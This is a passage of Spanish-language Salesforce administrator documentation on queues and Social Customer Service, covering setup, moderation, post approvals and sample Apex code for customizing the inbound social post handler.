5. Si su organización utiliza divisiones, seleccione la división predeterminada de la cola. Los casos heredan la división del contacto con el que están relacionados pero cuando un caso no tiene un contacto, se asigna a la división global predeterminada.
6. Agregue los objetos que incluir en la cola.
7. Agregue miembros de la cola. Los miembros pueden ser usuarios individuales, funciones, grupos públicos, territorios, conexiones o usuarios del socio.

   Solo los miembros de la cola y los usuarios por encima de éstos en la jerarquía de funciones pueden ser propietarios de los registros de dicha cola, en función de la configuración de colaboración de su organización.
8. Guarde la cola.
9. Si lo desea, configure reglas de asignación para sus colas de candidatos o casos de modo que los registros que cumplan ciertos criterios se agreguen automáticamente a la cola.

## CONSULTE TAMBIÉN

- Colas
- Equipos de casos
- Configurar reglas de asignación
- *Artículo de Knowledge:* ¿Cómo detener las notificaciones por correo electrónico para miembros de la cola?

## EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Colas de contratos de servicio disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

Las colas de candidatos y colas de casos no están disponibles en **Database.com**

## PERMISOS DE USUARIO

Para crear o cambiar colas:

- "Personalizar aplicación"

  Y

  "Gestionar vistas de listas públicas"

Para cambiar colas creadas por otros usuarios:

- "Personalizar aplicación"

  Y

  "Gestionar vistas de listas públicas" y "Gestionar usuarios"

# Adición de servicio al cliente de redes sociales

## Bienvenido al servicio al cliente de redes sociales

El servicio al cliente de redes sociales le permite crear casos o candidatos fuera de publicaciones de redes sociales y enviar respuestas personalizadas en los mismos canales de redes sociales.

Nota: Las páginas de configuración de Servicio al cliente de redes sociales, las páginas de moderación y autorización y la acción Responder en las noticias de caso solo están disponibles en Salesforce Classic.

Importante: Si tiene que seguir dos o menos cuentas sociales, puede utilizar el paquete de inicio gratuito. De lo contrario, debe tener suficientes cuentas de Social Studio.

El Servicio al cliente de redes sociales se integra con Radian6 o Social Studio, de modo que los agentes de servicio y los representantes de ventas pueden lograr que los clientes se impliquen más respondiendo a casos y candidatos creados desde Facebook, Twitter, Instagram y otras redes sociales.

| Red social | Estado de la versión |
|---|---|
| Facebook | Disponible de forma general |
| Twitter | Disponible de forma general |
| Instagram | Disponible de forma general |
| Google+ | Programa piloto |
| Sina Weibo | Programa piloto |

La acción del publicador social en las noticias en tiempo real de caso o candidato es la interfaz principal para responder a consumidores o candidatos. Las publicaciones de redes sociales entrantes y salientes aparecen como elementos en las noticias en tiempo real, facilitando la tarea de seguir el hilo de la conversación. Los conjuntos de permisos le permiten otorgar el acceso a sus cuentas de redes sociales gestionadas a diferentes conjuntos de usuarios. Sin tener que configurar nada, los parámetros predeterminados controlan cómo se procesan publicaciones de redes sociales entrantes. Opcionalmente, puede modificar una clase de Apex para aplicar su propia lógica comercial personalizada.

Nota: Cuando se convierte un candidatos en una cuenta o contacto, se eliminan los elementos sociales en las noticias en tiempo real.

En Salesforce1, los agentes pueden ver y responder a contenido social desde dispositivos móviles.

Para cuentas de Twitter, los agentes pueden utilizar las noticias de casos y candidatos para ver el contenido al que están respondiendo, responder a tweets, marcar tweets como Me gusta y seguirlos, enviar respuestas a tweets y mensajes directos y eliminar tweets gestionados por sus cuentas sociales.

Para cuentas de Facebook, los casos y los candidatos se crean desde su página de Facebook gestionada y los agentes pueden utilizar las noticias para ver el contenido al que están respondiendo, como publicaciones y comentarios, enviar publicaciones, comentarios, respuestas y mensajes privados y eliminar publicaciones gestionadas por sus cuentas sociales.

Para Facebook y Twitter, puede hacer clic en el vínculo Ver origen para abrir un elemento en su sitio Web de redes sociales nativo. Este le permite obtener contexto de modo que pueda proporcionar una respuesta más fundamentada.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

El servicio al cliente de redes sociales está disponible en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para administrar el servicio al cliente de redes sociales:
- "Gestionar usuarios"

  Y

  "Personalizar aplicación"

Para crear elementos de noticias en tiempo real de casos:
- Seguimiento de fuentes para Todos los objetos relacionados en el objeto Caso

Para enviar y recibir publicaciones o mensajes de redes sociales:
- Noticias de caso activado

  Y

  Acceder a una cuenta social

Puede sincronizar su #hashtag de Instagram para que el servicio de atención al cliente reciba las publicaciones en redes sociales cuando se mencione el #hashtag de su marca en Instagram. Para activar la escucha de #hashtag en Instagram, cree una regla en su cuenta de Social Hub para recibir publicaciones cuando se mencione el #hashtag de su marca.

| **Límites del Servicio al cliente de redes sociales** | **Enterprise Edition, Performance Edition y Unlimited Edition.** |
|---|---|
| Máximo número de cuentas de redes sociales gestionadas activas | 2000 cuentas. Configuración del servicio al cliente de redes sociales muestra hasta 500 cuentas de redes sociales gestionadas por página. |
| Número máximo de etiquetas de publicaciones | 200 etiquetas de publicaciones |
| Máximo número de errores antes de que se realice una pausa en las publicaciones entrantes | 100 errores. Cuando los errores alcanzan 100, las publicaciones entrantes se detienen hasta que se eliminan los errores. Esto permite a los administradores garantizar que las publicaciones se procesan correctamente. |

CONSULTE TAMBIÉN

- Implementación del servicio al cliente de redes sociales
- Sugerencias de acción social
- Guía completa del Servicio al cliente de redes sociales

# Implementación del servicio al cliente de redes sociales

Active el servicio al cliente de redes sociales en su organización y personalice la experiencia de sus agentes de asistencia al cliente.

- Configurar el servicio al cliente de redes sociales
- Crear la interfaz de acción social
- Habilitar la moderación para el servicio al cliente de redes sociales
- Modificar la clase de Apex predeterminada

CONSULTE TAMBIÉN

- Configurar el servicio al cliente de redes sociales
- Activar aprobaciones de publicaciones sociales
- Habilitar la moderación para el servicio al cliente de redes sociales
- Crear la interfaz de acción social
- Modificar la clase de Apex predeterminada
- Guía completa del Servicio al cliente de redes sociales

EDICIONES

Disponible en: Salesforce Classic

El servicio al cliente de redes sociales está disponible en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para administrar el servicio al cliente de redes sociales:

- "Gestionar usuarios"

  Y

  "Personalizar aplicación"

Para crear elementos de noticias en tiempo real de casos:

- Seguimiento de fuentes para Todos los objetos relacionados en el objeto Caso

# Configurar el servicio al cliente de redes sociales

Habilite el servicio al cliente de redes sociales, instale el paquete SocialCustomerService, sincronice sus cuentas sociales y asigne controladores sociales.

**Importante:** Si tiene que seguir dos o menos cuentas sociales, puede utilizar el paquete de inicio gratuito. De lo contrario, debe tener suficientes cuentas de Social Studio.

Radian6, parte de Social Studio de Marketing Cloud, proporciona supervisión de redes sociales. Con el paquete de inicio gratuito, no necesita un inicio de sesión de Radian6 explícito. Simplemente conéctese a dos cuentas de redes sociales y Salesforce gestiona el resto de los detalles. Si es un cliente de Social Studio, configure fuentes de datos en Social Studio que se pueden sincronizar con Service Cloud.

**Importante:** El Seguimiento de noticias en tiempo real de caso para Todos los objetos relacionados debe estar habilitado para poder crear elementos de noticias en tiempo real de casos. Consulte Configurar Noticias de caso en la página 2819 Para candidatos, desde Configuración, introduzca *Seguimiento de noticias en tiempo real* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Seguimiento de noticias en tiempo real** y asegúrese de que `Activar supervisión de noticias` y `Todos los objetos relacionados` están marcadas. Cuando se convierte un candidatos en una cuenta o contacto, se eliminan los elementos sociales en las noticias en tiempo real.

1. En Configuración, introduzca *Redes sociales* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Servicio al cliente de redes sociales**.

   **Consejo:** Introduzca *med* como un acceso directo para mostrar la sección Redes sociales con mayor rapidez.

2. En la ficha Configuración, consulte `Activar Servicio al cliente de redes sociales`.
3. Si desea que las publicaciones se aprueben antes de su envío, marque `Activar aprobaciones para publicaciones de redes sociales`.

   Como parte de un proceso de formación de trabajo o revisión de calidad, puede solicitar a algunos agentes tener sus publicaciones aprobadas en vez de permitirles publicarlas libremente. Con los procesos de aprobación y permisos de usuario, los agentes seleccionados pueden enviar publicaciones en redes sociales para su aprobación y reintentar enviarlas de nuevo. Los aprobadores puede aprobar y rechazar la publicación de publicaciones. Consulte Activar aprobaciones de publicaciones sociales en la página 3128.

4. Si desea asignar nuevas publicaciones a publicaciones principales, que son las primeras publicaciones generadas por un caso, seleccione **Activar la recuperación de publicaciones principales para contexto añadido**.
5. Bajo `Credenciales de Radian6`, cree una cuenta de Social Studio con el paquete de inicio haciendo clic en **Crear cuenta** o haga clic en **Iniciar sesión** e introduzca sus credenciales de Social Studio.

   **Nota:** Con el paquete de inicio del servicio de atención al cliente de redes sociales, puede activar el servicio de atención al cliente de redes sociales y hasta dos cuentas sociales desde cualquier red social. Por ejemplo, si agrega una cuenta de Twitter, solo puede agregar una cuenta de Facebook. No puede volver desde una cuenta de Social Studio al paquete de inicio. El paquete de inicio no admite la función de moderación (todas las publicaciones se vuelven casos) y no se puede personalizar el código de Apex predeterminado.

6. En la ficha Cuentas sociales, haga clic en **Agregar cuenta** y seleccione su red social, como por ejemplo Twitter o Facebook.

## EDICIONES

Disponible en: Salesforce Classic

El servicio al cliente de redes sociales está disponible en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**.

## PERMISOS DE USUARIO

Para administrar el servicio al cliente de redes sociales:

- "Gestionar usuarios"

  Y

  "Personalizar aplicación"

Para crear elementos de noticias en tiempo real de casos:

- Seguimiento de fuentes para Todos los objetos relacionados en el objeto Caso

Se abrirá la red social y le solicitará autenticar la cuenta. Una vez haya autenticado su cuenta, Salesforce le devolverá a la ficha Cuentas sociales.

Nota: Si recibe un mensaje de error "Lo sentimos, pero no admitimos el registro de cuentas comerciales de Facebook en estos momentos." o "No se puede agregar su cuenta de Facebook debido a funciones no compatibles.", es posible que tenga que establecer un nombre de usuario en su página de Facebook.

7. Haga clic en el icono de actualización junto a **Agregar cuenta**.

   PRECAUCIÓN: La eliminación de una cuenta de redes sociales la elimina en todas partes, incluso en Social Studio. Esta acción no se puede deshacer.

8. Si está utilizando el paquete de inicio, marque el cuadro `Creación de casos` para indicar que busca casos creados automáticamente cuando los casos proceden de la cuenta social.

   Por ejemplo, si tiene dos controladores de Twitter, uno para la atención al cliente y otro para marketing o información específica de la marca, puede obtener casos creados automáticamente solo desde el controlador del servicio de atención al cliente. Los tweets desde el controlador de marketing se envían a una cola de publicaciones de redes sociales para su revisión. Consulte Gestionar publicaciones de redes sociales en la página 2543.

   Nota: Si está utilizando la versión completo de Servicio al cliente de redes sociales, puede configurar la moderación de casos a través de Social Studio. Consulte Habilitar la moderación para el servicio al cliente de redes sociales en la página 3129.

9. Si tiene una cartera de cuentas sociales gestionadas, establezca `Respuestas predeterminadas de` para cada cuenta de Twitter, Instagram (piloto) y Sina Weibo (piloto). Esto le permite estandarizar y sensibilizar el servicio de asistencia de su marca estableciendo una gestión de asistencia dedicada, por ejemplo, @acmehelp o @acmesupport. Además, los agentes tienen menos clics cuando envían publicaciones salientes porque la cuenta elegida aparece como el valor predeterminado en la lista desplegable de cuentas en el publicador social. La gestión de respuesta predeterminada no se aplica para mensajes directos de Twitter y no afecta a Facebook, Google Plus o LinkedIn, ya que están restringidos para la gestión de página en sí.

10. En la ficha `Configuración entrante`, puede ver qué clase de Apex controla cómo se procesa el contenido entrante en su organización y bajo qué usuario se ha establecido que se ejecute. Si está utilizando la clase predeterminada de Apex, puede seleccionar reglas comerciales entrantes para determinar cómo se gestionan los datos sociales entrantes.

    **Activar reapertura de casos**
    Si una nueva publicación, desde la misma persona de redes sociales, está asociada con un caso cerrado, el caso se vuelve a abrir en el número de días designado. El número de be ser superior o igual a 1 e inferior o igual a 3.000.

    **Utilizar cuentas personales**
    Asigne una cuenta personal del tipo seleccionado al registro principal de la persona de redes sociales.


    **Crear casos para publicar etiquetas**
    Sustituya las reglas de creación de casos del núcleo social y cree un caso cuando las etiquetas de publicación seleccionadas están presentes en publicaciones de redes sociales. Las etiquetas de publicación se utilizan para responder a la pregunta "¿Cuál es el tema de esta publicación?". Las etiquetas de publicación, establecidas en Social Hub, ayudan a proporcionar más contexto de lo que trata la publicación individual.

    Nota: El servicio al cliente de redes sociales solo muestra 200 etiquetas de publicación. Si tiene más etiquetas de publicación en Social Studio, puede verlas en ese programa.

    La clase de Apex predeterminada crea una publicación de redes sociales, persona de redes sociales, caso y contacto, y admite casos de uso comunes. Para obtener información sobre cómo modificar la clase de Apex predeterminada, consulte Modificar la clase de Apex predeterminada.

    Nota: Si está utilizando el paquete de inicio, no se puede cambiar la clase de Apex pero puede cambiar el usuario que se ejecuta bajo ella.

11. Para asignar usuarios en redes sociales a un perfil o conjunto de permisos, desde Configuración:
    - Introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.
    - Introduzca *Conjuntos de permisos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de permisos**.
12. Haga clic en un perfil conjunto de permisos existente o cree uno nuevo.
13. En la sección Aplicaciones, haga clic en **Cuentas sociales asignadas**.
14. Haga clic en **Modificar**.




15. Asigne las cuentas sociales que necesite que estén disponibles para sus usuarios con este perfil o conjunto de permisos.

    **Importante:** Todos los usuarios deben tener el perfil o conjunto de permisos que ha elegido o creado en el paso 8.

16. Guarde sus cambios.
17. Asegúrese de que el perfil o conjunto de permisos tiene la visibilidad de campo correcta.
    - Para perfiles, en Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles** y luego seleccione el perfil que seleccionó o creó anteriormente. A continuación, en la sección Seguridad a nivel de campo, seleccione **Publicación social**.
    - Para conjuntos de permisos, en Configuración, introduzca *Conjuntos de permisos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de permisos** y luego seleccione el conjunto de permisos que seleccionó o creó anteriormente. A continuación, haga clic en **Configuración de objeto** y seleccione **Publicación social**.
18. Haga clic en **Modificar**. En Permisos de campo, asegúrese de que todos los campos disponibles están definidos como Visible (no Solo lectura) para perfiles o Modificar para conjuntos de permisos. Haga clic en **Guardar**.
19. Opcionalmente, configure Texto rápido para que los agentes puedan crear respuestas listas para enviar a redes sociales. Consulte Habilitación de Texto rápido.
20. También puede dar acceso de lectura de publicaciones en redes sociales a los usuarios de comunidades externas y de portal.

    Existen tres requisitos para hacer que las publicaciones en redes sociales estén disponibles en comunidades y portales.
    - Asegúrese de que el usuario tiene acceso a casos en la comunidad.
    - Otorgue a los usuarios permiso de lectura de publicaciones en redes sociales en sus perfiles.
    - En el objeto Publicación social de su organización, active la visibilidad de los campos individuales a través de la configuración de seguridad a nivel de campo.

Nota: Una vez se hayan cumplido estos requisitos, los usuarios externos podrán ver todas las publicaciones en redes sociales expuestas para ellos. Por ejemplo, si las noticias en tiempo real de un caso o candidato se exponen externamente, todas las publicaciones en redes sociales de las noticias en tiempo real son visibles. No hay forma de limitar la visibilidad a nivel de objeto de publicación social.

La activación del seguimiento de historial para los objetos Persona social y Publicación social está recomendada para los primeros meses de uso del servicio de atención al cliente de redes sociales. El seguimiento de historial ayuda a identificar los usuarios que realizaron cambios, el momento en que lo hicieron y para diferenciar entre los cambios automáticos y manuales.

Puede sincronizar hasta 2.000 cuentas de redes sociales gestionadas desde Social Studio. No obstante, la página Configuración del servicio al cliente de redes sociales solo muestra un máximo de 500 cuentas de redes sociales gestionadas. Los agentes pueden responder desde todas las cuentas sincronizadas del publicador social en las noticias en tiempo real de casos. Si está sincronizando más de 500 cuentas de redes sociales, permita transcurrir al menos un minuto para que se cargue la página de configuración.

CONSULTE TAMBIÉN

- Seguimiento del historial de campos
- Cómo volver a conectar una cuenta social
- Implementación del servicio al cliente de redes sociales
- Guía completa del Servicio al cliente de redes sociales

# Cómo volver a conectar una cuenta social

Vuelva a conectar su cuenta social para el servicio de atención al cliente de redes sociales

Se puede desconectar su cuenta social desde el servicio de atención al cliente de redes sociales si ha caducado el token o la conexión del proveedor de su red social. Muchos proveedores tienen políticas de vencimiento de 60 a 90 días.

1. Desde Configuración, introduzca *Redes sociales* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración**.
2. En la ficha Cuentas sociales haga clic en **Volver a autorizar** en la columna Acción.

   Se abrirá la red social y le solicitará autenticar la cuenta. Una vez haya vuelto a autenticar su cuenta, volverá a la ficha Cuentas sociales.

CONSULTE TAMBIÉN

Configurar el servicio al cliente de redes sociales

Bienvenido al servicio al cliente de redes sociales

Guía completa del Servicio al cliente de redes sociales

EDICIONES

Disponible en: Salesforce Classic

El servicio al cliente de redes sociales está disponible en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para administrar el servicio al cliente de redes sociales:

- "Gestionar usuarios"

  Y

  "Personalizar aplicación"

Para crear elementos de noticias en tiempo real de casos:

- Seguimiento de fuentes para Todos los objetos relacionados en el objeto Caso

Para enviar y recibir publicaciones o mensajes de redes sociales:

- Noticias de caso activado

  Y

  Acceder a una cuenta social

# Activar aprobaciones de publicaciones sociales

Los agentes de atención de redes sociales solucionan los problemas de los clientes y son la voz de su marca en redes sociales como Facebook y Twitter. Es posible que tenga directrices para que sus agentes escriban con un tono coherente y una sintaxis que está en la línea de la estrategia para redes sociales de su organización. Por ejemplo, es posible que requiera a los agentes de redes sociales firmar sus tweets de una forma estándar, como "~Juan".

Los administradores de Salesforce pueden crear procesos de aprobación y asignar agentes y aprobadores según corresponda.

1. Desde Configuración, introduzca *Redes sociales* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración**.
2. Seleccione Activar aprobaciones para publicaciones de redes sociales.
3. Cree y active procesos de aprobación para publicaciones en redes sociales utilizando el Asistente de inicio rápido o el Asistente de configuración estándar.

   **Importante:** El Asistente de inicio rápido es una forma simplificada de crear procesos de aprobación en Salesforce. Sin embargo, la opción Permitir que el remitente elija manualmente al aprobador no es compatible con el Asistente de inicio rápido. Seleccionar esta opción da como resultado un error más adelante cuando un agente envía una publicación para su aprobación.
4. En Configuración, vaya **Administrar** > **Gestionar usuarios** > **Conjuntos de permisos**.
5. Active el nuevo permiso de usuario Requiere aprobaciones de publicaciones sociales.
6. Asigne el permiso de usuario Requiere aprobaciones de publicaciones sociales con un conjunto de permisos a agentes que podrían necesitar que sus publicaciones se visualicen antes de ser enviadas.

   Al asignar permisos de usuario, recuerde estos dos puntos.

   - Como la aprobación de una publicación la envía automáticamente para su publicación, los aprobadores deben tener el mismo acceso a cuentas de redes sociales que los agentes cuyo trabajo están revisando. De lo contrario, las publicaciones que aprueban dan como resultado un error.
   - Si sus permisos de usuario incluyen Requiere aprobaciones de publicaciones sociales, el botón de envío en el publicador social siempre lee **Enviar para aprobación** en lugar de "Comentario", "Tweet" u otras palabras. Esto es cierto incluso si no se aplica ningún proceso de aprobación al usuario. En esta situación, hacer clic en **Enviar para aprobación** publica la publicación social normalmente cuando no hay ningún proceso de aprobación activo vigente.

Para obtener más información, consulte Crear un proceso de aprobación con el asistente estándar en la página 4972, Prepararse para crear un proceso de aprobación en la página 4968 y Procesos de aprobación de ejemplo.

**Consejo:** Si sus agentes trabajan con páginas de detalles del registro de publicación social en vez de trabajar en las noticias en tiempo real de casos, recomendamos eliminar la lista relacionada de aprobaciones del formato de página. El mismo formato de página se comparte entre publicaciones sociales entrantes y saliente. La eliminación de la lista relacionada de aprobaciones evita la confusión al visualizar una publicación entrante que es un candidato no válido para un proceso de aprobación. Los aprobadores

## EDICIONES

Disponible en: Salesforce Classic

El servicio al cliente de redes sociales está disponible en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**.

## PERMISOS DE USUARIO

Para administrar el servicio al cliente de redes sociales:

- "Gestionar usuarios"

  Y

  "Personalizar aplicación"

Para crear elementos de noticias en tiempo real de casos:

- Seguimiento de fuentes para Todos los objetos relacionados en el objeto Caso

pueden aprobar o rechazar publicaciones a través de todos los demás métodos habituales como correo electrónico, Chatter y vistas de listas.

CONSULTE TAMBIÉN

Seguimiento del historial de campos

Implementación del servicio al cliente de redes sociales

Guía completa del Servicio al cliente de redes sociales

# Habilitar la moderación para el servicio al cliente de redes sociales

Utilice la moderación para clasificar publicaciones entrantes y solo crear casos para publicaciones que son solicitudes en las que se pueden realizar acciones para ayuda. La moderación ayuda su organización a centrarse en problemas reales de clientes y evita abrir casos innecesarios.

No todas las publicaciones necesitan un caso; por ejemplo, un tweet o una publicación de cortesía no necesita asistencia de agente. Sin embargo, cuando el servicio al cliente de redes sociales predeterminado está configurado, se crean casos de configuración automáticamente desde cada publicación en redes sociales. Mediante la moderación, los agentes pueden gestionar qué publicaciones obtienen casos y cuáles se ignoran. La moderación está habilitada con una regla Social Hub en su cuenta de Social Studio para desactivar la creación automática de casos.

Nota: Con el paquete de inicio, puede decidir si quiere casos creados automáticamente cuando las publicaciones proceden de una cuenta de redes sociales concreta en la ficha Cuentas sociales. Consulte Configurar el servicio al cliente de redes sociales en la página 3124.

1. Desde su cuenta de Social Hub, haga clic en la ficha **Reglas**.
2. Cree una regla o utilice una existente para indicar que no se crea ningún caso en Salesforce.

   Por ejemplo, la regla debería tener la siguiente configuración.

   a. Acción: envío a Salesforce.

   b. Casilla de verificación `Crear caso` no seleccionada.
3. Guarde y habilite su regla.

   Nota: Puede habilitar su regla para todas las publicaciones sociales o solamente para las que provengan de determinadas cuentas gestionadas.

La creación de casos también puede personalizarse implementando una lógica de caso de Apex personalizada. Para hacerlo, desde Configuración, introduzca *`Redes sociales`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración**. Consulte Modificar la clase de Apex predeterminada.

Nota: Si ha empezado a utilizar Servicio al cliente de redes sociales antes de Spring '16 y tiene una clase de Apex personalizada, es posible que tenga que actualizar su clase de Apex para beneficiarse de las últimas funciones de moderación. Si se amplía su clase de Apex de la clase de Apex predeterminada, obtiene la actualización para las funciones de Apex predeterminadas que llama. Si su clase de Apex personalizada no se amplía de la clase de Apex predeterminada (ha copiado la predeterminada y la ha cambiado), debe actualizar manualmente.

Para actualizar manualmente su clase de Apex personalizada, agregue el siguiente código y actualice su vista de lista de publicación en redes sociales de moderación.

EDICIONES

Disponible en: Salesforce Classic

El servicio al cliente de redes sociales está disponible en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para administrar el servicio al cliente de redes sociales:

- "Gestionar usuarios"

  Y

  "Personalizar aplicación"

1. Llame este método directamente antes de insertar la publicación, después de haber establecido todas las relaciones en la publicación.

```
private void setModeration(SocialPost post){
    //if we don't automatically create a case, we should flag the post as requiring
 moderator review.
    if(post.parentId == null)
        post.reviewedStatus = 'Needed';
}
```

   En la Apex predeterminada, vea las líneas 50 y 61 a 65.

2. Actualice su filtro de lista de publicación en redes sociales de moderación desde:

```
Parent EQUAL TO "" AND ReviewStatus NOT EQUAL TO "ignore"
```

   Para:

```
Parent EQUAL TO "" AND ReviewStatus EQUAL TO "Needed"
```

Para asegurarse de no perder el seguimiento de publicaciones en redes sociales actualmente en su cola de moderación, realice una vista de lista con el nuevo filtro y cambie a él una vez que el nuevo filtro y el antiguo muestren los mismos resultados.

CONSULTE TAMBIÉN

- Seguimiento del historial de campos
- Implementación del servicio al cliente de redes sociales
- Guía completa del Servicio al cliente de redes sociales

# Crear la interfaz de acción social

La acción social se crea cuando instala Servicio al cliente de redes sociales. Puede agregar, eliminar y organizar campos para que se ajusten a su organización.

La acción social se crea cuando el servicio al cliente de redes sociales está activado.

1. Desde los parámetros de gestión de objetos para casos, vaya a Botones, Vínculos y Acciones.
2. Haga clic en **Formato** junto a la acción social.
3. Modifique los campos que desee.

   Nota: El cambio de los valores de campo puede invalidar publicaciones entrantes en la clase de Apex de Servicio al cliente de redes sociales.

   Para enviar contenido social, la acción social debería tener los siguientes campos:

   - In Reply To:
   - Cuentas sociales gestionadas
   - Tipo de mensaje
   - Contenido

   Titular y Nombre son campos obligatorios. Para eliminarlos, cree un valor predefinido para cada campo y elimínelos de la acción. Consulte Establecer valores de campo predefinidos para campos de acciones rápidas.
4. Haga clic en **Guardar**.
5. Desde los parámetros de gestión de objetos para casos, vaya a Formatos de página.
6. En Formatos de página de casos, haga clic en **Modificar** junto a Formato basado en noticias en tiempo real.
7. En la paleta, haga clic en **Acciones rápidas**.
8. Asegúrese de que la acción social se encuentra en la sección Acciones rápidas en el publicador de Salesforce Classic del formato.
9. Opcionalmente, repita los pasos 5 a 8 para el objeto Candidatos para activar la acción social en candidatos (en la configuración de gestión de objetos para candidatos, vaya a Formatos de página).

EDICIONES

Disponible en: Salesforce Classic

El servicio al cliente de redes sociales está disponible en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para administrar el servicio al cliente de redes sociales:

- "Gestionar usuarios"

  Y

  "Personalizar aplicación"

Para crear elementos de noticias en tiempo real de casos:

- Seguimiento de fuentes para Todos los objetos relacionados en el objeto Caso

CONSULTE TAMBIÉN

Seguimiento del historial de campos

Implementación del servicio al cliente de redes sociales

Guía completa del Servicio al cliente de redes sociales

# Modificar la clase de Apex predeterminada

Si no está utilizando el paquete de inicio, puede personalizar la clase de Apex predeterminada para especificar cómo se procesa el contenido social entrante.

Nota: No puede modificar la clase de Apex predeterminada si está utilizando el paquete de inicio. El paquete de inicio gratuito le permite simplemente conectar dos cuentas en redes sociales y Salesforce controla el resto de los detalles, como una cuenta de Social Studio.

La clase de Apex predeterminada para Servicio al cliente de redes sociales crea una publicación de redes sociales, persona de redes sociales, caso y contacto, y admite casos de uso comunes. Para personalizar el modo en que se procesa la información, creando una nueva clase de Apex.

Importante: Si sus agentes utilizan la función Servicio al cliente de redes sociales para enviar mensajes privados a usuarios de Facebook, evite y resuelva errores actualizando sus clases de Apex a la última versión disponible de la API de Salesforce. En concreto, la clase de Apex que inserta la publicación debe ser de la versión 32 o superior.

EDICIONES

Disponible en: Salesforce Classic

El servicio al cliente de redes sociales está disponible en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**.

Si modifica la clase de Apex predeterminada, asegúrese de seleccionar su nueva clase de Apex en la página de configuración, donde también puede ver los errores de procesamiento de Apex. Desde Configuración, introduzca *Redes sociales* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración**. Se envía un correo electrónico al administrador cuando hay errores y, en la mayoría de las circunstancias, los datos se guardan y pueden volver a procesarse. Si hay demasiados errores esperando para volver a ser procesados, las reglas de Social Hub de Salesforce se pausan automáticamente para garantizar que no se pierde contenido social.

Hemos proporcionado pruebas para la clase de Apex predeterminada. Si altera su clase de Apex debe alterar las pruebas en consecuencia.

Nota: Las personas sociales creadas tras la versión Summer '15 tienen un campo que indica qué red social creó la persona: Aplicación de origen. Este campo se establece en la creación y no es actualizable. Si su organización utiliza Apex personalizado, actualícelo para utilizar este campo. Tenga en cuenta que las personas creadas antes de la versión Summer '15 no tienen el campo. Del mismo modo, cada vez que se agreguen nuevos campos a la acción social tendrá que actualizar su versión de Apex o no se guardarán los nuevos campos.

Para crear una clase de Apex, en Configuración, introduzca *Clases de Apex* en el cuadro Búsqueda rápida y, a continuación, seleccione **Clases de Apex**. Puede utilizar el siguiente código para:

- Admitir cuentas personales
- Designar un Id. de cuenta predeterminado
- Cambiar el número de días para que se reabran casos cerrados

```
global class MyInboundSocialPostHandlerImpl extends
Social.InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler {
    global override SObject createPersonaParent(SocialPersona persona) {
        String name = persona.Name;
        if (persona.RealName != null && String.isNotBlank(persona.RealName))
        name = persona.RealName;

        String firstName = '';
        String lastName = 'unknown';
        if (name != null && String.isNotBlank(name)) {
        firstName = name.substringBeforeLast(' ');
        lastName = name.substringAfterLast(' ');
        if (lastName == null || String.isBlank(lastName))
        lastName = firstName;
        }
```

```
        //You must have a default Person Account record type
        Account acct = new Account (LastName = lastName, FirstName = firstName);
        insert acct;
        return acct;
        }

    global override String getDefaultAccountId() {
        return '<account ID>';
    }

    global override Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }
}
```

Puede usar el siguiente código para implementar su propio proceso de servicio al cliente de redes sociales.

```
global class MyInboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler {
    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
    SocialPersona persona, Map<String,Object> data) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();

        // Custom process

        return result;
    }
}
```

La clase de Apex predeterminada establece el contacto como el elemento principal de la persona. Para establecer el elemento principal de la persona como cuenta, cuenta personal o candidato, cree un método para sustituir el elemento principal de la persona.

Si desea publicar una publicación para ir a la cola de errores, para que los errores no se pierdan, su apex personalizado debe hacer una de dos cosas.

1. Hacer aflorar una excepción (recomendado)

   ```
   global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
   SocialPersona persona, Map<String, Object> rawData) {
   Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
   result.setSuccess(true);

   try{
   //handle the post here
